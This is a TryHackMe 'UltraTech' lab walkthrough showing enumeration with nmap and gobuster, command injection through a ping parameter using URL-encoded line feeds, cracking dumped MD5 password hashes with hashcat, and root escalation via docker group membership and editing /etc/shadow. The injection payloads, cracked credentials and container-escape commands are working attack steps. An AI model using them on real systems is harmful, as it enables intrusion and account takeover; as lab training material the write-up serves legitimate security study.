
THM - UltraTech
UltraTech - A walkthrough of the challenge with enumeration, exploitation and privilege escalation steps.
THM - UltraTech#
NMAP
nmap 10.10.200.110 -p- -T5
nmap 10.10.200.110 -p 31331 -A
- Directory bruteforcing:

gobuster dir -u http://10.10.200.110:8081 -w /usr/share/seclists/Discovery/Web-Content/big.txt
gobuster dir -u http://10.10.200.110:31331 -w /usr/share/seclists/Discovery/Web-Content/big.txt

/robots.txt

/utech_sitemap.txt

/partners.html

Got a login page
- Look at traffic in Burp
Looking at
http://10.10.200.110:31331/partners.html
The site constantly pings to see if the server is online

- Changing the parameters of the GET request we can get RCE
Normal space is url encoded as %20
A line feed (0x0A) is url encoded as %0A A line feed means moving one line forward. The code is \n
You need to use a line feed character (\n) URL encoded because a normal space doesn't work
GET /ping?ip=10.10.200.110%0Als

GET /ping?ip=10.10.200.110%0Acat%20utech.db.sqlite

(ignore the M before the names)
Found hashes:
r00t : f357a0c52799563c7c7b76c1e7543a32
admin : 0d0ea5111e3c1def594c1684e3b9be84
hash-identifier


- Crack with hashcat
hashcat -m 0 -a 0 hashes /usr/share/wordlists/rockyou.txt

- Credentials: r00t : n100906
admin : mrsheafy
- SSH with r00t


We can see we are in the docker group
<u>Escape the container:</u>
docker images

<u>In Practise:</u>
Check gtfobins https://gtfobins.github.io/gtfobins/docker/ for the command:

- If we run this command we'll get an error:

- So we need to list the available images:
docker ps -a

- Change the image name to bash
Option 1 - command:
docker run -v /:/mnt --rm -it bash chroot /mnt sh

What this command does is, it creates a new container and mounts the entire ultratech-prod filesystem / to this container

Option 2 - Command:
docker run -v /:/mnt -it bashWhat this command does is similar to Option 1, it creates a new container and mounts the entire ultratech-prod filesystem /. But it mounts it to /mnt on the container


We are root (in the container)

We can now read all the root files

<u>To get root on the host machine (using Option 1):</u>
On Kali - Make a MD5 hash:
mkpasswd -m md5 pass123

- On the target - in the container (because we're root now)
vi /etc/shadow
Press i (for insert)
Remove the hash of the root user (second field) and replace with the hash you made

Press ESC

Press :wq

ENTER
- exit out of the container
exit
su rootEnter password you made
Related articles
THM - Ra2
Ra2 - A walkthrough of the challenge with enumeration, exploitation and privilege escalation steps.
- gobuster
- hashcat
- john the ripper
- nmap
- powershell
THM - Ra
Ra - A walkthrough of the challenge with enumeration, exploitation and privilege escalation steps.
- hashcat
- john the ripper
- linux
- nmap
- powershell
THM - VulnNet
VulnNet - A walkthrough of the challenge with enumeration, exploitation and privilege escalation steps.
- bloodhound
- hashcat
- impacket
- linux
- mimikatz